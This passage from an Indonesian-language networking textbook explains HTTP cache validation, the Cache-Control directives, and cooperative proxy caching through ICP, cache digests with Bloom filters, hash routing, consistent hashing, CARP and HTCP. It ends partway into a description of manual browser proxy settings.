
Ketika klien web membuat permintaan dan permintaan itu ditemukan dalam cache sebagai basi (kedaluwarsa), model validasi memanggil cache untuk menggunakan header permintaan If-Modified-Since. Permintaan ini, dikirim dari klien atau server proxy ke server web, adalah permintaan untuk mengonfirmasi bahwa objek yang di-cache masih valid meskipun sudah kadaluarsa. Tanggapan yang diharapkan adalah kode status 304 (tidak dimodifikasi) atau versi sumber daya yang baru.

Di sini, kita melihat contoh dari dua header. Karena mereka memiliki stempel waktu yang persis sama, kita dapat berasumsi bahwa itu belum dimodifikasi dan meskipun mungkin sudah basi di cache, itu masih dapat digunakan. Header Last-Modified dikembalikan dari server web di header respons, sedangkan header If-Modified-Since dikirim oleh cache di header permintaan.

Last-Modified : Tue , 31 Jan 2017 08 : 31 : 00 GMT

If-Modified –since : Tue , 31 Jan 2017 08 : 31 : 00 GMT

Mari kita perhatikan contoh lengkap validasi cache. Gambar 9.4 menunjukkan langkah-langkah yang terlibat dalam beberapa permintaan berbeda ke sumber daya yang sama antara klien web dengan cache lokalnya sendiri, server proxy dengan cache bersama, dan server web.



Gambar 3.4 Caching Di HTTP

Tabel 3.1 Nilai Header Kontrol-Cache

Nilai	Arti	Permintaan atau Tanggapan
no-cache	Paksa cache untuk mengirimkan permintaan ke server asal untuk validasi sebelum merilis salinan cache.	Keduanya
no-store	Menginstruksikan cache untuk tidak menyimpan salinan data dalam kondisi apa pun.	Keduanya

max-age	Menentukan jumlah maksimum waktu salinan cache akan dianggap segar.	Keduanya
max-stale	Dalam beberapa kasus, klien bersedia menerima sumber daya yang telah melampaui masa berlakunya. Jika arahan ini diberi nilai, maka klien bersedia menerima respons yang telah melampaui waktu kedaluwarsa tidak lebih dari jumlah detik yang ditentukan. Jika tidak ada nilai yang diberikan ke max-stale, maka klien bersedia menerima respons basi dari segala usia.	Permintaan saja
min-fresh	Menunjukkan bahwa klien menginginkan respons yang masih segar setidaknya untuk jumlah detik yang ditentukan.	Permintaan saja
no-transform	Menunjukkan bahwa sumber daya yang dikembalikan tidak dapat diubah dari format aslinya ke format lain. Ini diperlukan karena pelaksana dari beberapa server proxy merasa berguna untuk mengubah jenis data media, misalnya, dari satu format gambar ke format lain untuk mengurangi ruang disk atau lalu lintas jaringan.	Keduanya
only-if-cached	Di bawah kondisi koneksi jaringan yang sangat buruk, klien mungkin menginginkan cache hanya mengembalikan respons yang saat ini telah disimpan, dan tidak memuat ulang atau memvalidasi ulang dengan server asal. Untuk melakukan ini, klien dapat menyertakan direktif hanya jika di-cache dalam permintaan. Jika menerima arahan ini, cache harus merespons menggunakan entri yang di-cache yang konsisten dengan batasan permintaan lainnya, atau merespons dengan status 504 (Gateway Timeout).	Permintaan saja
cache-extension	Perluas header Cache-Control dengan dua cara. Ekstensi informasional tidak mengubah semantik arahan lainnya. Ekstensi perilaku dirancang untuk bertindak sebagai pengubah basis arahan cache yang ada.	Keduanya
Public	Menunjukkan bahwa respons mungkin di-cache oleh cache apa pun.	Permintaan saja
Private	Menunjukkan bahwa semua atau sebagian pesan respons ditujukan untuk satu pengguna dan tidak boleh di-cache oleh cache bersama. Cache pribadi (nonshared) mungkin meng-cache respons.	Permintaan saja
must-revalidate	Menunjukkan bahwa cache tidak boleh menggunakan entri setelah basi. Cache harus memvalidasi ulang entri dengan server asal sebelum menanggapi permintaan.	Permintaan saja
proxy-revalidate	Arti yang sama dengan direktif must-revalidate kecuali bahwa itu tidak berlaku untuk cache agen pengguna yang tidak dibagikan.	Permintaan saja

Model kedaluwarsa terutama digunakan untuk objek yang seharusnya stabil untuk beberapa waktu (hari, minggu, bulan) tetapi tidak secara permanen. Model validasi cocok untuk konten web yang lebih sering berubah (misalnya, objek yang mungkin diperbarui dalam hitungan menit atau jam).

3.3 PENGUMPULAN CACHE


Karena jumlah klien bertambah, satu server proxy mungkin tidak cukup untuk menangani peningkatan lalu lintas sementara juga menyediakan terlalu sedikit ruang penyimpanan untuk jumlah item yang perlu di-cache untuk klien. Array proxy dapat digunakan untuk melakukan caching kooperatif. Melalui kumpulan server proxy, kinerja dapat ditingkatkan sepanjang dua dimensi. Pertama, karena jumlah server bertambah, jumlah total ruang penyimpanan bertambah yang menyediakan ruang cache yang besar. Hasilnya bisa berupa hit rate yang lebih baik. Kedua, server proxy sekarang dapat berbagi muatan permintaan. Di bagian ini, kami menjelajahi berbagai bentuk susunan proxy.

Internet Cache Protocol (ICP) menyediakan mekanisme untuk membangun hierarki cache proxy yang kompleks. Server proxy induk adalah server proxy yang memiliki sekelompok server proxy terdekat yang dilambangkan sebagai anaknya. Klien mengirimkan permintaan HTTP ke server proxy yang ditunjuknya. Jika permintaan menghasilkan hit cache, server proxy mengembalikan objek yang di-cache ke klien. Jika tidak, server proxy melakukan multicast permintaan ICP ke server proxy saudaranya. Jika saudara kandung memiliki kecocokan, maka ia mengirimkan objek yang di-cache ke klien.

Jika tidak ada saudara kandung yang memiliki objek yang diminta, maka server proxy yang ditunjuk mengirimkan permintaan ICP ke proxy induknya dan prosesnya berulang di tingkat induk. Di sini, induk mencari cache sendiri terlebih dahulu. Kemudian, mengirimkan permintaan ICP ke saudara kandungnya. Sekali lagi, jika tidak ada cache yang terkena, induk mengirimkan permintaan ICP ke induknya. Jika tidak ada salinan cache yang ditemukan sampai ke server proxy paling atas, maka permintaan akan diteruskan ke server web asal. Gambar 3.5 menunjukkan contoh hierarki cache ICP kecil dengan satu orang tua dan tiga anak. Jika permintaan diterima oleh anak mana pun dan tidak ditemukan di sana, anak tersebut akan menghubungi dua server proxy saudaranya sebelum meneruskan permintaan ke server proxy induk. Paket ICP terdiri dari header 20-byte yang terdiri dari operasi, nomor versi, panjang pesan, nomor permintaan, set opsi 4-byte diikuti oleh data opsi 4-byte, dan alamat host. Header diikuti oleh muatan permintaan atau respons, yang bisa berukuran 16KB. Paket ICP dikirim menggunakan UDP.

Pendekatan ICP tidak memerlukan pengelompokan proxy yang telah dikonfigurasi sebelumnya. Sebagai gantinya, setiap server proxy dalam larik dapat dikonfigurasi untuk berkomunikasi dengan saudara kandung atau orang tua tertentu yang menyediakan kumpulan server yang fleksibel. Apa yang lebih bermasalah adalah efisiensi array proxy dalam konfigurasi ini seiring dengan bertambahnya ukuran array. Jika ada banyak level dalam hierarki proxy, maka cache miss yang berurutan dapat mengakibatkan waktu respons yang lebih lama dan ini berdampak negatif terhadap waktu respons yang dirasakan klien.

Nyatanya, waktu yang diperlukan untuk berkonsultasi dengan hierarki proxy dapat melebihi waktu yang diperlukan untuk mem-bypass proxy terdekat dan menghubungi server asal!



Gambar 3.5 Hirarki Cache Icp.

Pendekatan ICP juga tidak berusaha mempertahankan kumpulan cache yang efisien. Artinya, karena setiap cache ditangani secara terpisah dari yang lain, banyak salinan sumber daya yang digandakan dapat muncul di seluruh hierarki proxy. Pertimbangkan hierarki tiga lapis di mana ada tiga saudara kandung di lapisan bawah dan tiga saudara kandung di lapisan tengah dengan satu orang tua di lapisan atas. Kami akan memberi label server ini masing-masing sebagai A, B, C, D, E, F, dan G, dari atas ke bawah di mana A adalah server paling atas; B, C, dan D adalah saudara kandung di lapisan tengah; dan E, F, dan G adalah saudara kandung di lapisan paling bawah. Klien 1 meminta sumber daya X dari F. Tidak ditemukan di sana sehingga F menghubungi E dan G, dan permintaan ini juga meleset. F menghubungi C, yang juga merupakan kesalahan. C kontak B dan D, yang meleset. C kemudian menghubungi A, yang merupakan kesalahan. Akhirnya, F mengontrak server asal. Item tersebut sekarang di-cache di F. Klien 2 meminta X dari D. Ini juga merupakan kesalahan dan permintaan dikirim ke saudara kandung D (B dan C) dan kemudian ke A dan akhirnya ke server web asal. Setelah X dikembalikan, sekarang di-cache dua kali dalam hierarki. Klien 3 berkomunikasi langsung dengan A dan meminta X, yang menyebabkan kesalahan lain. Server proxy A meminta item dari server web asal. Sekarang ada tiga salinan X dalam hierarki kami.

Kelemahan lain dari ICP adalah dengan permintaan ICP yang dibuat di antara saudara kandung. Saat server proxy melakukan multicast pesan kueri ICP, seluruh lapisan harus mendengarkan pesan tersebut. Jika item kebetulan di-cache beberapa kali di lapisan yang

sama, maka semua saudara itu mengirim objek yang di-cache kembali ke server proxy yang meminta. Dengan demikian, terlalu banyak lalu lintas dimasukkan ke dalam jaringan.

Pendekatan cache digest dikembangkan untuk mengatasi kelemahan pendekatan ICP. Intisari cache adalah ringkasan ringkas dari semua objek yang di-cache di server proxy. Dalam pendekatan ini, setiap server proxy menghasilkan intisari cache untuk objek yang di-cache. Semua server proxy dalam hierarki bertukar intisari cache mereka secara berkala. Ketika cache miss terjadi pada server proxy, server proxy pertama-tama memeriksa intisari cache untuk melihat apakah objek web yang diminta disimpan di server proxy lain. Jika ditemukan, server proxy mengirimkan permintaan ICP hanya ke server proxy yang pencerna cachenya menunjukkan hasil yang menjanjikan. Kami mengatakan menjanjikan karena suatu item dapat saja dibuang sejak intisari didistribusikan sehingga apa yang muncul dalam intisari mungkin tidak mencerminkan keadaan server proxy saat ini.

Karena jumlah item yang disimpan dalam cache tertentu bisa sangat banyak, intisari cache tunggal mungkin memerlukan struktur data yang sangat besar untuk menyimpannya. Selain itu, intisari biasanya merupakan kumpulan pasangan kunci-nilai, yang membuat basis data entri. Kunci dalam hal ini adalah URL dan nilainya adalah apakah itu di-cache saat ini atau tidak. URL, seperti yang kita tahu, bisa panjang. Untuk mengurangi ukuran struktur data yang diperlukan untuk menyimpan intisari cache, Filter Bloom digunakan.

Filter Bloom tidak menyimpan kunci itu sendiri. Sebaliknya ia menggunakan fungsi hash untuk memetakan URL ke indeks. Filter Bloom kemudian hanya menyimpan bitmap untuk menunjukkan apakah item yang diindeks tertentu di-cache atau tidak. Misalnya, jika URL dipetakan ke indeks 18353, maka entri 18353 adalah 1 jika item tersebut di-cache dan 0 sebaliknya. Gambar 9.6 menunjukkan beberapa objek web yang di-hash menjadi bitmap Filter Bloom. Kami berasumsi bahwa kotak hitam aktif, jadi dalam kasus ini, 5 dari kemungkinan 15 objek telah disimpan ke dalam cache ini. Jika permintaan dipetakan ke lokasi 6, kami dapat dengan cepat menentukan bahwa objek ini tidak di-cache di sini.

Perhatikan bahwa pendekatan intisari cache menghilangkan kebutuhan untuk mengirimkan banyak permintaan ICP ke atas hierarki. Sebagai gantinya, kecocokan yang ditemukan di salah satu intisari cache tetangga memungkinkan permintaan cepat. Dengan demikian, intisari cache mengurangi waktu pencarian dan overhead jaringan dibandingkan dengan pendekatan ICP. Namun, ini meningkatkan jumlah lalu lintas jaringan secara berkala karena pertukaran intisari cache. Ini juga mengharuskan semua server proxy yang berpartisipasi menyetujui panjang struktur data Bloom Filter. Apa yang akan terjadi jika server proxy baru ingin bergabung dengan array dan cache server proxy ini berukuran lebih besar sehingga bitmapnya memiliki ukuran yang berbeda? Dalam hal ini, semua server proxy harus setuju untuk meningkatkan ukurannya. Ini membatasi skalabilitas array proxy.

	■	■	■	■						■				
0	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**

Gambar 3.6 Bitmap Filter Bloom.

Pendekatan lain dikenal sebagai hash routing. Pendekatan ini mendistribusikan objek yang akan di-cache di antara semua server proxy yang tersedia. Itu dilakukan dengan hashing beberapa nilai yang berkaitan dengan permintaan ke server proxy tertentu. Ketika permintaan HTTP diterima oleh server proxy mana pun, fungsi hash menyediakan indeks untuk menunjukkan server proxy tempat permintaan tersebut harus di-cache. Indeks ini akan menjadi bilangan bulat. Permintaan diteruskan ke server itu. Jika tersedia, itu dikembalikan ke klien, jika tidak, permintaan dibuat dari server asal dan objek yang dikembalikan dikirim ke klien dan di-cache di server itu. Untuk menggunakan perutean hash, semua server proxy dalam larik harus menggunakan fungsi hash yang sama. Perutean hash memiliki overhead yang sangat rendah. Satu server proxy terlibat dalam langkah hashing (yaitu, memanfaatkan fungsi hash berdasarkan URL untuk mengidentifikasi server yang tepat). Kemudian, kecuali fungsi hash memetakan item ke dirinya sendiri (server proxy yang menerima permintaan), server proxy meneruskan permintaan (pesan tunggal) ke server lain. Ini meningkatkan kinerja secara keseluruhan karena tidak ada lalu lintas jaringan yang tidak perlu karena lapisan array dikonsultasikan atau jeda waktu yang mungkin muncul dengan jumlah level yang lebih banyak. Jika permintaan diteruskan ke server lain, ini adalah satu-satunya penerusan yang terjadi di dalam susunan proxy. Entah server yang menerima pesan yang diteruskan memiliki item atau tidak, dan permintaan diteruskan ke server asal.

Dengan perutean hash, ruang cache dimaksimalkan karena tidak akan ada duplikasi objek yang di-cache. Setiap objek hanya akan di-cache oleh server seperti yang ditentukan oleh URL dan fungsi hash. Perutean hash membuat semua server proxy membentuk satu cache logis.Kelemahan dari perutean hash ada di array proxy yang ukurannya berubah. Ini akan terjadi jika server proxy harus diturunkan untuk pemeliharaan atau layanan, atau setiap kali server proxy baru ditambahkan ke array. Saat ukuran array berubah, fungsi hash tidak lagi valid. Ini adalah masalah yang disebut gangguan hash. Mari kita perhatikan sebuah contoh.

Kami memiliki lima server proxy yang saat ini menyimpan total 20 objek web. Untuk kenyamanan, kami akan merujuk ke objek web menggunakan nomor ID 0 hingga 19 dan server sebagai 0 hingga 4. Fungsi hash hanyalah ID objek modulo 5. Objek pertama dipetakan ke server proxy 0 karena 0 mod 5 = 0 Objek berikutnya memiliki ID 1 dan dipetakan ke server 1 (1 mod 5 = 1). 20 objek dipetakan ke lima server sebagai berikut:

Server proxy 0 menyimpan cache objek web 0, 5, 10, 15.
Server proxy 1 menyimpan cache objek web 1, 6, 11, 16.
Server proxy 2 menyimpan cache objek web 2, 7, 12, 17.
Server proxy 3 menyimpan cache objek web 3, 8, 13, 18.
Server proxy 4 menyimpan cache objek web 4, 9, 14, 19.

Mari kita pertimbangkan apa yang terjadi jika server proxy 4 dimatikan untuk pemeliharaan. Ini tidak hanya mengubah fungsi hash kami (kami memodifikasi dengan 4 bukannya 5), tetapi kami harus mendistribusikan ulang objek yang di-cache dari server 4 ke

empat cache lainnya. Kami harus melakukan pemetaan ulang konten ini. Setelah memetakan ulang 20 objek, kami memiliki distribusi objek yang di-cache berikut:

Server proxy 0 menyimpan cache objek web 0, 4, 8, 12, 16.
Server proxy 1 menyimpan cache objek web 1, 5, 9, 13, 17.
Server proxy 2 menyimpan cache objek web 2, 6, 10, 14, 18.
Server proxy 3 menyimpan cache objek web 3, 7, 11, 15, 19.

Berapa banyak objek asli yang harus dipindahkan? Hanya objek 0, 1, 2, dan 3 yang dipetakan ke server yang sama dengan tempat penyimpanan aslinya. Jadi, kita harus memindahkan 16 dari 20 objek, atau 80%. Dalam pendekatan perutean hash, bahkan redefinisi kecil dari fungsi hash dapat menyebabkan perubahan besar dalam penugasan objek web ke server proxy. Secara umum, jika server proxy ditambahkan atau dihapus, fraksi objek web yang dipetakan ulang ke server proxy baru adalah (n−1)/n di mana n adalah jumlah awal server proxy. Nilai ini disebut koefisien gangguan. Jika n adalah angka yang besar, gangguan hash akan menjadi bencana bagi susunan proxy.

Dengan perutean hash, kami mungkin juga memiliki muatan yang tidak seimbang sehubungan dengan jumlah ruang penyimpanan yang digunakan di setiap cache. Mari kita pertimbangkan partisi dari tiga jenis objek web di antara tiga server proxy: jenis video (mp4, mov), jenis gambar, dan halaman html. Secara kebetulan, setiap sumber daya baru ketiga adalah sumber daya video yang mengakibatkan semua objek video ditempatkan di salah satu dari tiga server proxy. Meskipun ketiga server proxy menyimpan jumlah sumber daya yang sama, salah satunya menggunakan jumlah ruang penyimpanan yang jauh lebih besar daripada dua lainnya karena ukuran sumber daya video jika dibandingkan dengan gambar dan halaman html.


Hashing yang konsisten diusulkan untuk mengurangi masalah gangguan hash. Di sini, objek web di-hash seperti sebelumnya dengan menggunakan fungsi hashing. Tetapi server proxy juga di-hash menggunakan fungsi hash yang sama. Fungsi tersebut memetakan server ke suatu interval, yang akan berisi sejumlah objek hash. Interval ini, atau rentang angka, dipetakan ke dalam lingkaran, yang dikenal sebagai cincin hash, sehingga nilainya membungkus. Ini memberikan ke setiap server proxy server tetangga, yang berdekatan dengannya di sekitar lingkaran.

Dengan pendekatan ini, objek web sejauh mungkin dipetakan ke server proxy yang sama. Manfaatnya di sini adalah ketika server proxy ditambahkan, ia mengambil bagiannya dari objek web dari server proxy tetangganya dalam intervalnya. Saat server proxy tidak aktif, objek webnya dibagi antara server proxy yang tersisa di dekat intervalnya. Khususnya, jika server proxy dihapus, intervalnya diambil alih oleh server proxy dengan interval yang berdekatan. Semua server proxy yang tersisa tidak berubah.

Untuk objek web, URL-nya dapat digunakan sebagai masukan ke fungsi hash untuk pemetaan. URL digunakan sebagai masukan ke algoritma MD5 untuk hashing URL menjadi angka 64-bit. Nomor tersebut kemudian digunakan untuk memilih lokasi yang tepat pada

cincin hash. Untuk server proxy, alamat IP mereka dapat digunakan sebagai input ke algoritma MD5 untuk hashing. Sekali lagi, keluaran dari MD5 adalah angka 64-bit.

Mari kita pertimbangkan contoh yang diperkecil secara drastis. Gambar 3.7 menunjukkan lingkaran dengan empat objek web (1, 2, 3, 4) dan tiga server proxy (A, B, C) yang ditandai pada titik di mana mereka melakukan hash pada cincin hash. Untuk menemukan server proxy mana yang dipetakan oleh objek web, kami bergerak searah jarum jam mengelilingi lingkaran hingga kami menemukan titik peer. Kita melihat, misalnya, bahwa objek web 4 dan 1 milik server proxy A, objek web 2 milik server proxy B, dan objek web 3 milik server proxy C. Kita dapat mengatur jumlah beban yang kita kirim ke setiap server proxy berdasarkan kapasitas server proxy. Jika server proxy mencakup lebih banyak ring, server proxy akan mendapatkan lebih banyak objek yang ditugaskan padanya.



Gambar 3.7 Hashing Yang Konsisten.

Jika kita memiliki distribusi konten item yang disimpan di antara server proxy yang cukup merata, maka menambah atau menghapus server akan menghasilkan sebagian kecil perubahan yang proporsional. Jika server proksi C akan dihapus, kita perlu merelokasi objek yang di-cache 3. Karena server proksi terdekat dengannya searah jarum jam adalah A, itu akan dipindahkan ke A. Sekarang mari kita pertimbangkan bahwa kita menambahkan yang baru server proxy, D, di mana D diposisikan antara objek cache 4 dan 1 di ring. Dalam hal ini, kedua objek cache 3 dan 4 harus berada di D. Kami akan memindahkannya dari A ke D. Perhatikan bahwa tidak seperti perutean hash di mana perubahan seperti itu akan menyebabkan gangguan hash yang signifikan, di sini hanya objek yang jatuh ke kiri (berlawanan arah jarum jam) dari server yang dihapus atau ditambahkan perlu dipindahkan. Dalam contoh kami, menghapus C membutuhkan 1 dari 4 objek untuk dipindahkan dan menambahkan D mengharuskan 2 dari 4 objek untuk dipindahkan. Jadi, dengan 3 atau 4 server, kami berharap jumlah perubahan hanya 1/3 hingga 1/4 dari jumlah item yang disimpan.

Microsoft telah mengusulkan pendekatan serupa, Cache Array Routing Protocol (CARP). Dalam pendekatan CARP, semua server proxy dilacak melalui daftar keanggotaan larik. CARP menggabungkan konsep yang dibahas sebelumnya dengan fungsi hash untuk memetakan URL ke dalam indeks, tetapi juga menggunakan fungsi perutean untuk

memetakan indeks ke salah satu cache dalam daftar keanggotaan larik. Komponen tambahan ini merupakan peningkatan dari perutean hash dan hashing yang konsisten karena Anda dapat mengonfigurasi algoritme perutean untuk menangani segala jenis penyeimbangan beban yang diinginkan. Misalnya, jika ada dua server proxy dan server 1 mampu menangani dua kali beban server 2, maka algoritma perutean dapat diatur untuk mengirim dua kali lebih banyak indeks yang dipetakan ke server 1 daripada ke server 2. Juga , menambah atau menghapus server tidak memerlukan tingkat upaya yang sama seperti yang dibahas dengan pendekatan yang disebutkan di atas. Alih-alih, algoritma perutean digunakan untuk menentukan cara memetakan ulang item yang disimpan atau memetakan item yang baru diambil untuk meningkatkan beban dengan lebih baik.

Kekurangan CARP adalah jumlah perhitungan yang diperlukan untuk memetakan URL ke server. Fungsi hash sama seperti sebelumnya. Tapi algoritma perutean mengambil output fungsi hash dan menghitung nilai untuk setiap server dalam daftar keanggotaan array. Jumlah perhitungan kemudian sebanding dengan jumlah server. Algoritme perutean menggunakan kriteria pemilihan bobot acak tertinggi (HRW) di mana nilai bobot terbesar di antara yang dihitung untuk setiap server dipilih. Saat ini, Microsoft Internet Security and Acceleration (ISA) Server dan proxy Squid mendukung CARP sebagai alternatif untuk ICP.

ICP pertama kali diimplementasikan pada tahun 1994 dan diformalkan dengan Request for Comments (RFC) pada tahun 1997. Ini dirancang untuk HTTP/0.9 di mana hanya pengidentifikasi sumber daya universal (URI) yang digunakan untuk menentukan konten cache. Pada tahun 2000, Internet Engineering Task Force (IETF) menyarankan protokol lain yang dikenal sebagai Hypertext Caching Protocol (HTCP) yang dapat menggunakan lebih dari sekadar URI untuk menentukan apakah sebuah entri berhasil atau tidak. Misalnya, HTCP dapat menambahkan header permintaan atau respons HTTP ke data yang digunakan untuk mengidentifikasi lokasi cache. Pertimbangkan sebagai contoh bahwa halaman web tertentu diminta oleh klien sedemikian rupa sehingga konten disesuaikan dengan klien tersebut (mis., karena negosiasi konten). Server proxy tidak mengetahui hal ini dan meng-cache halaman hanya berdasarkan URL. Klien lain meminta halaman yang sama. Di bawah ICP, halaman yang sama dikembalikan. Namun, server dapat mengirimkan konten yang berbeda karena merupakan klien yang berbeda. Oleh karena itu, menambahkan header permintaan dan respons khusus ke URL untuk menentukan apakah permintaan berhasil atau tidak memberikan server proxy tampilan permintaan yang sama dengan server web.


Fungsionalitas HTCP mencakup kemampuan untuk menemukan cache HTTP melalui jaringan. Dalam banyak hal lain, HTCP mirip dengan ICP. Karena penyertaan lebih banyak data daripada hanya URI, format pesan HTCP lebih rumit dan seringkali jauh lebih lama daripada pesan ICP yang setara. Paket HTCP dapat memiliki ukuran payload yang sama tetapi headernya harus lebih kompleks dan lebih besar. Paket HTCP dapat menggunakan Transmission Control Protocol (TCP) atau User Datagram Protocol (UDP) tetapi tujuannya adalah menggunakan TCP hanya untuk pesan debug HTCP. Karena kerumitan tambahan dari paket HTCP dan karena akan lebih sering terjadi kesalahan cache, HTCP mungkin memiliki kinerja yang lebih rendah daripada ICP. Untuk alasan ini, dan karena URI saja seringkali cukup untuk hashing, ICP adalah protokol yang lebih disukai.

3.4 MEMBANGUN PROXY WEB

Sejauh ini kita telah membahas peran server proxy. Karena server proxy terletak di antara klien web dan server web, kita harus memasukkan beberapa mekanisme di mana permintaan dari klien diteruskan ke server proxy. Ada dua cara untuk melakukan ini. Yang pertama adalah mengkonfigurasi klien secara manual untuk berkomunikasi dengan server proxy. Yang kedua adalah melalui intersepsi permintaan, yang secara signifikan lebih mudah dibuat dari sudut pandang klien. Kami menjelajahi dua pendekatan untuk konfigurasi manual: menyetel proxy browser secara langsung atau melalui konfigurasi otomatis proxy (PAC). Kami juga melihat teknik untuk mencegat pesan melalui Web Cache Communication Protocol (WCCP).

Pengaturan Proxy Manual. Semua browser modern memiliki pengaturan konfigurasi proxy manual. Dari Firefox, misalnya, Anda dapat mengontrol konfigurasi proxy Anda dengan Opsi, lalu tab Lanjutan, lalu di bawah Sambungan Jaringan, Pengaturan… Ini menampilkan jendela yang serupa dengan yang ditunjukkan pada Gambar 3.8. Pada gambar ini, kita melihat bahwa konfigurasi diatur secara manual sehingga semua permintaan HTTP dikirim ke server proxy yang berjalan di host 10.11.12.13 dan mendengarkan di port 3128 (port default untuk server proxy). Kita dapat melihat dari gambar ini bahwa pilihan kita untuk konfigurasi manual adalah membuat server proxy terpisah untuk pesan Secure Sockets Layer (SSL) Hypertext Transfer Protocol Secure (HTTPS), File Transfer Protocol (FTP), Gopher, dan Socket Secure Protocol (SOCKS). Saat ini, tidak ada proxy yang dibuat untuk ini. Mengklik kotak centang yang mengatakan Gunakan server proxy ini untuk semua protokol akan menggunakan proxy HTTP 